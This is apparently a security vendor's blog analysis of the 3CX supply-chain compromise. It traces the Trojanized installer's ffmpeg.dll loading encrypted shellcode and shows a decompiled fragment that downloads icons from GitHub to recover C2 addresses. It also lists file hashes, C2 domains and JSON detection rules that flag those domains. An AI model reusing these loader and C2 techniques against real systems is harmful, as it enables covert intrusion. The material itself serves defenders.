Initial Implants and Network Analysis Suggest the 3CX Supply Chain Operation Goes Back to Fall 2022

blogs.blackberry.com/en/2023/03/initial-implants-and-network-analysis-suggest-the-3cx-supply-chain-operation-goes-back-to-fall-2022

The BlackBerry Research & Intelligence Team

1. BlackBerry Blog
2. Initial Implants and Network Analysis Suggest the 3CX Supply Chain Operation Goes Back to Fall 2022

SUMMARY

On March 29, it became publicly known that business communications supplier 3CX had suffered a compromise, with several Trojanized versions of their VOIP software 3CXDesktopApp deployed worldwide. This includes versions used by Windows® and macOS® clients.

While several users reported alerts by the middle of March 2023, most believed those were false positives.

Based on our initial assessment, the 3CX supply chain operation most likely began at the beginning of fall 2022.

TECHNICAL ANALYSIS

Context

On March 30, 3CX publicly issued a security alert, stating that at least some of their applications had been Trojanized and delivered via the supply chain to their customers. The day before, on March 29, the attack was covered by multiple technical analyses from the industry, including the implants for macOS.

Since the supply chain attack may affect everyone who uses the affected 3CXDesktopApp, and given the number of potential victims worldwide, we took a look at the timelines behind the attack, as well as technical aspects that have not yet been discussed, and present our findings to you in this blog post.

What is the 3CXDesktopApp?

The 3CXDesktopApp is a legitimate voice and video conferencing software product, offering “call, video, and live chat.” It was developed by 3CX, a business communications software company founded in 2005, when Voice over Internet Protocol (VOIP) was still an emerging technology. According to the company website, 3CX has approximately 600,000 customer companies, with over 12 million daily users in 190 countries.

The software-based PBX phone system is currently available on Windows, Linux®, Android™, and iOS®. The 3CX website lists customer organizations in sectors including Manufacturing, Automotive, Food and Beverage, Hospitality, and Managed Information Technology Service Providers (MSPs).

Attack Vector

While it's unclear how the threat actor initially obtained access to the 3CX network, the delivery mechanism of Trojanized apps is via a supply chain by distributing melted clean applications with malicious libraries integrated into the installers for Windows and macOS.

This is not uncommon in these type of attacks, where a vendor gets compromised by a threat actor, who inserts malware into the vendor’s supply chain; in this case, into their software library. This malicious software is then distributed to the customers without the vendor's knowledge.

A couple of weeks ago, different 3CX users on the Internet reported issues with a new version of the 3CX app while installing it on their machines.

Figure 1: User discussing issues with the latest 3CX versions. (SOURCE: Reddit; r/3CX)

Weaponization

The infection starts with a Trojanized installer (MSI) of the 3CX VOIP software. The malicious code allegedly found its way into the release process via a compromised dependency. This means that the installer containing the malicious code was signed with their code signing certificate, so the installer appears perfectly legitimate.

Bundled in this installer are modified copies of ffmpeg.dll and d3dcompiler_47.dll. When the 3CX desktop client is started, its dependencies (including ffmpeg.dll) are loaded. Ffmpeg.dll has a modified DllMain (the function used for dll initialization) that loads a malicious portable executable (PE) file embedded in the d3dcompiler_47.dll.

Ffmpeg starts by using GetModuleFilenameW to get the path of the executing assembly (the 3CX desktop client binary). It then uses this path to locate d3dcompiler_47.dll, which is installed in the same folder. It walks through the PE headers of the d3dcompiler_47.dll to find the security directory. This data directory is usually used to store certificate information, but the modified copy has an encrypted shellcode blob inserted after the certificate data. Ffmpeg finds the start of this shellcode blob by looking for a hex marker “FEEDFACE”. It then reads the encrypted payload into a buffer on the heap and decrypts it. After the buffer has been decrypted, it is then marked as executable using VirtualProtect, and finally the ffmpeg code calls into the payload.

The payload is a reflectivised PE with an embedded name of “samcli.dll” that was built on January 10th (localized time) of this year.




Figure 2: samcli.dll

After the PE is loaded its export DllGetClassObject is called and the command line “1200 2400 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36" is passed in. This export starts a new thread to continue execution within the payload and returns allowing the 3CX software to continue its execution as normal.


In the new thread this payload writes some random data to a file called “manifest” or reads the random data if the file is already present. It proceeds to read the MachineGuid subkey from HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography which is saved for later use in command-and-control (C2) communications. To identify which C2 the payload should communicate with it, it first downloads an icon from GitHub using a URL of the form:

hxxps://raw.githubusercontent[.]com/IconStorages/images/main/icon[1-15].ico

The icon number is generated randomly at runtime (rand() % 15 + 1) and it continues until an icon is successfully downloaded:

```
v6[2] = 0i64;
memset(Buffer, 0, sizeof(Buffer));
for ( i = rand() % 15 + 1; ; i = 0 )
{
  v18 = 0;
  hMem = 0i64;
  sub_180011DC0(Buffer, (wchar_t *)L"https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico");
  *v7 = a1;
  v7[1] = Buffer;
```

After an icon is downloaded, it searches from the end of the file backwards until it encounters the marker ‘$’:



The data after this marker is then extracted, base64 decoded and AES-GCM decrypted to reveal a C2 URL. The payload then makes a POST request to the C2 with a request header cookie:

__tutma={machine-guid}

Where the machine-guid was the one read from the registry earlier. The response is expected to contain three fields: meta, description and URL. The response is then parsed by the payload and some shellcode is decrypted from it, which is then subsequently loaded into memory, protected as executable, and run.

Given that the C2 servers are no longer running, without any responses it is impossible to determine what the future payloads were intended to do.

Timeline of the Attack

According to the vendor, its Electron Windows App shipped in Update 7 was affected at least in versions 18.12.407 and 18.12.416 for Windows, and 18.11.1213, 18.12.402, 18.12.407, and 18.12.416 for macOS.

Since each version release has a timeframe for development, testing, and then release, it's reasonable to conclude that the threat actor behind this attack had access to the vendor's infrastructure for some time while deploying malicious installers.

If we trust in the PE implants' timestamps used in the attack, it reveals the following timeline:

ffmpeg.dll (Trojanized dll)

253f3a53796f1b0fbe64f7b05ae1d66bc2b0773588d00c3d2bf08572a497fa59
2824448 **Sat, Nov 12 2022, 4:12:14 - 64 Bit DLL**

7986bbaee8940da11ce089383521ab420c443ab7b15ed42aed91fd31ce833896
2814976 **Sat, Nov 12 2022, 4:12:14 - 64 Bit DLL**

c485674ee63ec8d4e8fde9800788175a8b02d3f9416d0e763360fff7f8eb4e02
2824448 **Sat, Nov 12 2022, 4:12:14 - 64 Bit DLL**

3CXDesktopApp.exe (Melted installer)

dde0334807551279624 1389dfea5560c20a3d2a2eac95c894e7bbed5e85a0acc
149268224 **Wed, Nov 30 2022, 15:56:23 - 64 Bit EXE**

fad482ded2e25ce9e1dd3d3ecc3227af714bdfbbde04347dbc1b21d6a3670405
149268224 **Wed, Nov 30 2022, 15:56:23 - 64 Bit EXE**

samcli.dll (payload)

f5fdefaa5321e2cea02ef8b479de8ec3c5505e956ea1484c84a7abb17231fe24
275627 **Wed, Jan 11 2023, 2:21:42 - 64 Bit DLL**

If the timestamps are original, then the Trojanization probably began by the beginning of November 2022. That might indicate that the initial intrusion had taken place even earlier.

Network Infrastructure

Based on the samples and network traffic analysis, we found a few domains of note. It's a referential list, which only includes some of the domains we have not been able to confirm as connected to the campaign.

Domain/IP	First Seen
pbxsources[.]com	2023-01-04
officestoragebox[.]com	2022-11-17 (reused domain)
visualstudiofactory[.]com	2022-11-17
azuredeploystore[.]com	2022-12-07
msstorageboxes[.]com	2022-12-09
officeaddons[.]com	2022-12-12 (reused domain)

sourceslabs[.]com	2022-12-09
pbxcloudeservices[.]com	2022-12-23
pbxphonenetwork[.]com	2022-12-26
akamaitechcloudservices[.]com	2023-01-04




Figure 3: Attack development timeline (domains and implants)

Targets

Based on BlackBerry's Cylance® telemetry, we have seen registered attack attempts in Australia, the United States, and the United Kingdom. Targeted industries are HealthCare, Pharmaceutical, Information Technologies, and Financial Corporations.

Given the nature of the attack and 3CX's customer directory, the complete list of potentially affected industries is more extensive.

CONCLUSIONS

Given the complexity of the attack and its scale, it's highly likely the threat actor behind this attack is a Nation State. When a supply chain attack occurs, the initial number of victims is extensive, while the real target may stay unknown unless it receives the final payload, which is the operation's goal. At the moment of writing this post, it is unclear what the shortlist of final targets is. These are usually manually approved by adversaries before delivering the final stage payload.

Our initial samples and network infrastructure analysis indicate that the initial phase of this operation took place somewhere between the end of summer and the beginning of fall 2022. Many organizations lacking mature security operations capabilities will find it hard to detect this type of activity, and when they do, these alerts are often ignored in the midst of many false positives produced by poorly managed security solutions.

It's essential for any company today to have a workable strategy to detect and prevent supply chain attacks. That includes cyber threat intelligence tools to extend visibility and high-fidelity detection, as well as log retention for further forensic analysis. A defensible security architecture augmented by continuous monitoring and response may significantly reduce the risks of the 2nd stage payload execution and data exfiltration.

APPENDIX 1 – CylanceOptics Hunting Queries

Query to detect "ffmpeg.dll" creation

```
{
   "Name": "3CX ffmpeg File Create",
   "Description": "Detects when ffmpeg.dll file is created",
   "Id": "1cd91ca6-fbd4-4000-b4e1-2f1623e5a526",
   "Version": 1,
   "SchemaVersion": 1,
   "RuleSource": "Cylance",
   "ObjectType": "DetectionRule",
   "Severity": "High",
   "TBM": "High",
   "Product": {"Name": "CylanceOPTICS"},
   "Plugin": {"Name": "OpticsDetector"},
   "OperatingSystems": [{"Name": "Windows"}],
   "PostCompletionActions": ["GenerateDetectionEvent"],
   "AlertVolume": "TBD",
   "MaximumConcurrentActivations": 10,
   "ActivationLifetimeLimit": "00:10:00",
   "ActivationCanUtilizeDeviceStateEvents": false,
   "AllowMultipleActivationsPerContext": true,
   "States": [
      {
         "Name": "dllCreate",
         "Scope": "Global",
         "Function": "(a)",
         "FieldOperators": {
                  "a": {
               "Type": "Contains",
               "OperandType": "String",
               "Options": {"IgnoreCase": true},
               "Operands": [
                  {
```

```
                "source": "TargetFile",
                "data": "Path"
                },
                {
                "source": "Literal",
                "data": "ffmpeg.dll"
                }
            ]
        }
    },
    "ActivationTimeLimit": "-0:00:00.001",
    "Actions": [
        {
            "Type": "AOI",
            "ItemName": "InstigatingProcess",
            "Position": "PostActivation"
        },
        {
            "Type": "AOI",
            "ItemName": "TargetFile",
            "Position": "PostActivation"
        }
    ],
    "HarvestContributingEvent": true,
    "Filters": [
        {
            "Type": "Event",
            "Data": {
                "Category": "File",
                "SubCategory": "*",
                "Type": "Create"
            }
        }
    ]
  }
 ]
}
```

Query to detect C2 communication attempts by ffmpeg.dll

```
{
  "Name": "3CX ffmpeg DNS Request",
  "Description": "Detects when ffmpeg.dll reaches out to known 3CX domains.",
  "Id": "7638ba09-1254-4573-968d-fab9ee3f9396",
  "Version": 1,
  "SchemaVersion": 1,
  "RuleSource": "Cylance",
  "ObjectType": "DetectionRule",
  "Severity": "High",
  "TBM": "High",
```

```
"Product": {"Name": "CylanceOPTICS"},
"Plugin": {"Name": "OpticsDetector"},
"OperatingSystems": [{"Name": "Windows"}],
"PostCompletionActions": ["GenerateDetectionEvent"],
"AlertVolume": "TBD",
"MaximumConcurrentActivations": 10,
"ActivationLifetimeLimit": "00:10:00",
"ActivationCanUtilizeDeviceStateEvents": false,
"AllowMultipleActivationsPerContext": true,
"States": [
   {
      "Name": "domainRequest",
      "Scope": "Global",
      "Function": "(a&b)",
      "FieldOperators": {
               "a": {
         "Type": "ContainsAny",
         "OperandType": "String",
         "Options": {"IgnoreCase": true},
         "Operands": [
            {
            "source": "InstigatingProcess",
            "data": "Name"
            },
            {
            "source": "LiteralSet",
            "data": [
               "ffmpeg.dll",
               "ffmpeg"
            ]
            }
         ]
      },
      "b": {
         "Type": "ContainsAny",
         "OperandType": "String",
         "Options": {"IgnoreCase": true},
         "Operands": [
            {
            "source": "TargetDnsRequest",
            "data": "Responses/A/1/QuestionName"
            },
            {
            "source": "LiteralSet",
            "data": [
               "3cx",
               "akamaicontainer",
               "akamaitechcloudservices",
               "azuredeploystore",
               "azureonlinecloud",
               "azureonlinestorage",
               "dunamistrd",
```

```
                    "glcloudservice",
                    "journalide",
                    "msedgepackageinfo",
                    "msstorageazure",
                    "msstorageboxes",
                    "officeaddons",
                    "officestoragebox",
                    "pbxcloudeservices",
                    "pbxphonenetwork",
                    "pbxsources",
                    "qwepoi123098",
                    "sbmsa",
                    "sourceslabs",
                    "visualstudiofactory",
                    "zacharryblogs"
                ]
                }
            ]
        }
    },
    "ActivationTimeLimit": "-0:00:00.001",
    "Actions": [
        {
            "Type": "AOI",
            "ItemName": "InstigatingProcess",
            "Position": "PostActivation"
        },
        {
            "Type": "AOI",
            "ItemName": "TargetDnsRequest",
            "Position": "PostActivation"
        },
        {
            "Type": "AOI",
            "ItemName": "TargetNetworkConnection",
            "Position": "PostActivation"
        }
    ],
    "HarvestContributingEvent": true,
    "Filters": [
        {
            "Type": "Event",
            "Data": {
                "Category": "Network",
                "SubCategory": "DNS",
                "Type": "Request"
            }
        }
    ]
  }
]
```

```
}
```

Query to detect libffmpeg.dylib creation in the system (macOS)

```
{
   "Name": "macOS 3CX ffmpeg File Create",
   "Description": "Detects when libffmpeg.dylib file is created",
   "Id": "5ef0fb47-2102-4351-9d3a-4872dd96734a",
   "Version": 1,
   "SchemaVersion": 1,
   "RuleSource": "Cylance",
   "ObjectType": "DetectionRule",
   "Severity": "High",
   "TBM": "High",
   "Product": {"Name": "CylanceOPTICS"},
   "Plugin": {"Name": "OpticsDetector"},
   "OperatingSystems": [{"Name": "macOS"}],
   "PostCompletionActions": ["GenerateDetectionEvent"],
   "AlertVolume": "TBD",
   "MaximumConcurrentActivations": 10,
   "ActivationLifetimeLimit": "00:10:00",
   "ActivationCanUtilizeDeviceStateEvents": false,
   "AllowMultipleActivationsPerContext": true,
   "States": [
      {
         "Name": "dylibCreate",
         "Scope": "Global",
         "Function": "(a)",
         "FieldOperators": {
                  "a": {
               "Type": "Contains",
               "OperandType": "String",
               "Options": {"IgnoreCase": true},
               "Operands": [
                  {
                  "source": "TargetFile",
                  "data": "Path"
                  },
                  {
                  "source": "Literal",
                  "data": "libffmpeg.dylib"
                  }
               ]
            }
         },
         "ActivationTimeLimit": "-0:00:00.001",
         "Actions": [
            {
               "Type": "AOI",
               "ItemName": "InstigatingProcess",
```

```
            "Position": "PostActivation"
         },
         {
            "Type": "AOI",
            "ItemName": "TargetFile",
            "Position": "PostActivation"
         }
      ],
      "HarvestContributingEvent": true,
      "Filters": [
         {
            "Type": "Event",
            "Data": {
               "Category": "File",
               "SubCategory": "*",
               "Type": "Create"
            }
         }
      ]
   }
  ]
}
```

Query to detect C2 communication attempts by libffmpeg.dylib (macOS)

```
{
   "Name": "macOS 3CX libffmpeg DNS Request",
   "Description": "Detects when libffmpeg.dylib reaches out to known 3CX domains.",
   "Id": "0072eda0-c235-4345-aaf3-5905cb1c0806",
   "Version": 1,
   "SchemaVersion": 1,
   "RuleSource": "Cylance",
   "ObjectType": "DetectionRule",
   "Severity": "High",
   "TBM": "High",
   "Product": {"Name": "CylanceOPTICS"},
   "Plugin": {"Name": "OpticsDetector"},
   "OperatingSystems": [{"Name": "macOS"}],
   "PostCompletionActions": ["GenerateDetectionEvent"],
   "AlertVolume": "TBD",
   "MaximumConcurrentActivations": 10,
   "ActivationLifetimeLimit": "00:10:00",
   "ActivationCanUtilizeDeviceStateEvents": false,
   "AllowMultipleActivationsPerContext": true,
   "States": [
      {
         "Name": "domainRequest",
         "Scope": "Global",
         "Function": "(a&b)",
         "FieldOperators": {
```

```
        "a": {
    "Type": "ContainsAny",
    "OperandType": "String",
    "Options": {"IgnoreCase": true},
    "Operands": [
        {
        "source": "InstigatingProcess",
        "data": "Name"
        },
        {
        "source": "LiteralSet",
        "data": [
            "libffmpeg.dylib",
            "libffmpeg"
        ]
        }
    ]
},
"b": {
    "Type": "ContainsAny",
    "OperandType": "String",
    "Options": {"IgnoreCase": true},
    "Operands": [
        {
        "source": "TargetDnsRequest",
        "data": "Responses/A/1/QuestionName"
        },
        {
        "source": "LiteralSet",
        "data": [
            "3cx",
            "akamaicontainer",
            "akamaitechcloudservices",
            "azuredeploystore",
            "azureonlinecloud",
            "azureonlinestorage",
            "dunamistrd",
            "glcloudservice",
            "journalide",
            "msedgepackageinfo",
            "msstorageazure",
            "msstorageboxes",
            "officeaddons",
            "officestoragebox",
            "pbxcloudeservices",
            "pbxphonenetwork",
            "pbxsources",
            "qwepoi123098",
            "sbmsa",
            "sourceslabs",
            "visualstudiofactory",
            "zacharryblogs"
```

```
                ]
                }
            ]
        }
    },
    "ActivationTimeLimit": "-0:00:00.001",
    "Actions": [
        {
            "Type": "AOI",
            "ItemName": "InstigatingProcess",
            "Position": "PostActivation"
        },
        {
            "Type": "AOI",
            "ItemName": "TargetDnsRequest",
            "Position": "PostActivation"
        },
        {
            "Type": "AOI",
            "ItemName": "TargetNetworkConnection",
            "Position": "PostActivation"
        }
    ],
    "HarvestContributingEvent": true,
    "Filters": [
        {
            "Type": "Event",
            "Data": {
                "Category": "Network",
                "SubCategory": "DNS",
                "Type": "Request"
            }
        }
    ]
  }
 ]
}
```

Query to detect generic request to C2s used in the 3CX attack on Windows

---

```
{
  "Name": "3CX DNS Request",
  "Description": "Detects when a dns request is made to known 3CX domains.",
  "Id": "6abb19ad-9490-488f-a9e0-dc51694d4b1b",
  "Version": 1,
  "SchemaVersion": 1,
  "RuleSource": "Cylance",
  "ObjectType": "DetectionRule",
  "Severity": "High",
  "TBM": "High",
```

```
"Product": {"Name": "CylanceOPTICS"},
"Plugin": {"Name": "OpticsDetector"},
"OperatingSystems": [{"Name": "Windows"}],
"PostCompletionActions": ["GenerateDetectionEvent"],
"AlertVolume": "TBD",
"MaximumConcurrentActivations": 10,
"ActivationLifetimeLimit": "00:10:00",
"ActivationCanUtilizeDeviceStateEvents": false,
"AllowMultipleActivationsPerContext": true,
"States": [
   {
      "Name": "domainRequest",
      "Scope": "Global",
      "Function": "(a)",
      "FieldOperators": {
               "a": {
            "Type": "ContainsAny",
            "OperandType": "String",
            "Options": {"IgnoreCase": true},
            "Operands": [
               {
               "source": "TargetDnsRequest",
               "data": "Responses/A/1/QuestionName"
               },
               {
               "source": "LiteralSet",
               "data": [
                  "3cx",
                  "akamaicontainer",
                  "akamaitechcloudservices",
                  "azuredeploystore",
                  "azureonlinecloud",
                  "azureonlinestorage",
                  "dunamistrd",
                  "glcloudservice",
                  "journalide",
                  "msedgepackageinfo",
                  "msstorageazure",
                  "msstorageboxes",
                  "officeaddons",
                  "officestoragebox",
                  "pbxcloudeservices",
                  "pbxphonenetwork",
                  "pbxsources",
                  "qwepoi123098",
                  "sbmsa",
                  "sourceslabs",
                  "visualstudiofactory",
                  "zacharryblogs"
               ]
               }
            ]
```

```
            }
         },
         "ActivationTimeLimit": "-0:00:00.001",
         "Actions": [
            {
               "Type": "AOI",
               "ItemName": "InstigatingProcess",
               "Position": "PostActivation"
            },
            {
               "Type": "AOI",
               "ItemName": "TargetDnsRequest",
               "Position": "PostActivation"
            },
            {
               "Type": "AOI",
               "ItemName": "TargetNetworkConnection",
               "Position": "PostActivation"
            }
         ],
         "HarvestContributingEvent": true,
         "Filters": [
            {
               "Type": "Event",
               "Data": {
                  "Category": "Network",
                  "SubCategory": "DNS",
                  "Type": "Request"
               }
            }
         ]
      }
   ]
}
```

Query to detect generic request to C2s used in the 3CX attack on macOS

```
{
   "Name": "macOS 3CX DNS Request",
   "Description": "Detects when a dns request is made to known 3CX domains.",
   "Id": "a2ca3af8-778d-4a6e-ac05-400ee2bf2ae6",
   "Version": 1,
   "SchemaVersion": 1,
   "RuleSource": "Cylance",
   "ObjectType": "DetectionRule",
   "Severity": "High",
   "TBM": "High",
   "Product": {"Name": "CylanceOPTICS"},
   "Plugin": {"Name": "OpticsDetector"},
   "OperatingSystems": [{"Name": "macOS"}],
```

```
"PostCompletionActions": ["GenerateDetectionEvent"],
"AlertVolume": "TBD",
"MaximumConcurrentActivations": 10,
"ActivationLifetimeLimit": "00:10:00",
"ActivationCanUtilizeDeviceStateEvents": false,
"AllowMultipleActivationsPerContext": true,
"States": [
   {
      "Name": "domainRequest",
      "Scope": "Global",
      "Function": "(a)",
      "FieldOperators": {
               "a": {
            "Type": "ContainsAny",
            "OperandType": "String",
            "Options": {"IgnoreCase": true},
            "Operands": [
               {
               "source": "TargetDnsRequest",
               "data": "Responses/A/1/QuestionName"
               },
               {
               "source": "LiteralSet",
               "data": [
                  "3cx",
                  "akamaicontainer",
                  "akamaitechcloudservices",
                  "azuredeploystore",
                  "azureonlinecloud",
                  "azureonlinestorage",
                  "dunamistrd",
                  "glcloudservice",
                  "journalide",
                  "msedgepackageinfo",
                  "msstorageazure",
                  "msstorageboxes",
                  "officeaddons",
                  "officestoragebox",
                  "pbxcloudeservices",
                  "pbxphonenetwork",
                  "pbxsources",
                  "qwepoi123098",
                  "sbmsa",
                  "sourceslabs",
                  "visualstudiofactory",
                  "zacharryblogs"
               ]
               }
            ]
         }
      },
      "ActivationTimeLimit": "-0:00:00.001",
```

```
            "Actions": [
                {
                    "Type": "AOI",
                    "ItemName": "InstigatingProcess",
                    "Position": "PostActivation"
                },
                {
                    "Type": "AOI",
                    "ItemName": "TargetDnsRequest",
                    "Position": "PostActivation"
                },
                {
                    "Type": "AOI",
                    "ItemName": "TargetNetworkConnection",
                    "Position": "PostActivation"
                }
            ],
            "HarvestContributingEvent": true,
            "Filters": [
                {
                    "Type": "Event",
                    "Data": {
                        "Category": "Network",
                        "SubCategory": "DNS",
                        "Type": "Request"
                    }
                }
            ]
        }
    ]
}
```

Related Reading

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back